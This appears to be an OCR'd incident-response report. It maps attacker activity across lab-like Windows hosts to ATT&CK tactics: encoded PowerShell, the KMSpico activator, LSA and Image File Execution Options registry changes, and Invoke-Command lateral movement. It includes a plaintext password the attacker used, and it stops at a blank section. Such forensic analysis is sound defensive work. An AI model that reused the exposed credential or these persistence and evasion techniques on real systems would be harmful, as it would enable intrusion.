
Initial Access


Compromised through lateral movement from win10-server [10.100.11.101]



Execution


Commands like powershell.exe and cmd.exe. These commands execute scripts with encoded data and hidden parameters, indicating attempts to run malicious payloads while avoiding detection.






`

Process creation events on jumpbox, It execute SECOH-QAD.exe with commands involving SppExtComObj.exe. This behavior suggests potential misuse of legitimate tools for suspicious and unauthorized activity.




VirusTotal analysis identifies the file SECOH-QAD.exe as a significant security threat. Flagged by 43 out of 72 security vendors, it is labeled as a hacktool or riskware, often used for unauthorized software activation (KMS activator).




`

Process creation event on jumpbox for Service_KMS.exe, located at C:\Program Files\KMSpico\Service_KMS.exe. This activity leverages the KMSpico tool, often associated with bypassing software activation.



VirusTotal analysis identifies the file Service_KMS.exe as malicious, flagged by 47 out of 72 security vendors, Tags like "invalid-signature" and "detect-debug-environment" hint at suspicious behavior, potentially tied to software activation bypass tools like KMSpico.




Defense Evasion

Legitimate system files like wsimprovhost.exe are used to execute potentially malicious scripts from temporary directories (hygpvkcz.imw.psl). This approach leverages trusted processes to mask unauthorized activity, making it harder to detect.

`

Credential Access

Registry modification involving lsass.exe on the jumpbox host. The key (HKLM\System\CurrentControlSet\Control\Lsa\SspiCache\credssp.dll) was created. Since lsass.exe handles sensitive authentication data, this aligns with Credential Access techniques.




Lateral Movement

PowerShell commands executed on the jumpbox host. commands like Invoke-Command targeting the IP 10.100.10.253. These actions use encoded payloads and credential objects created from plaintext passwords.

`


Persistence

Modification of registry keys on the jumpbox host. Specifically, the process Service_KMS.exe altered the registry key HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\Image File Execution Options\SppExtComObj.exe. This change allow malicious actors to maintain access and execute unauthorized processes even after system reboots.




`

Child-dc01 [10.100.11.253]



Initial Access


Compromised through lateral movement from Jumpbox [10.100.11.250], The attacker utilized encoded commands and plaintext credentials (Cr@zyCompl3xP@ssw0rd) to authenticate and execute remote commands on the target system. This activity aligns with techniques designed to exploit trust relationships and gain unauthorized access to critical systems.




`


Execution

process cmd.exe on the win10-server host. The command initiates powershell.exe with encoded parameters, leveraging obfuscation to execute malicious payloads while avoiding detection. This activity highlights advanced methods used to compromise systems






`



Privilege Escalation

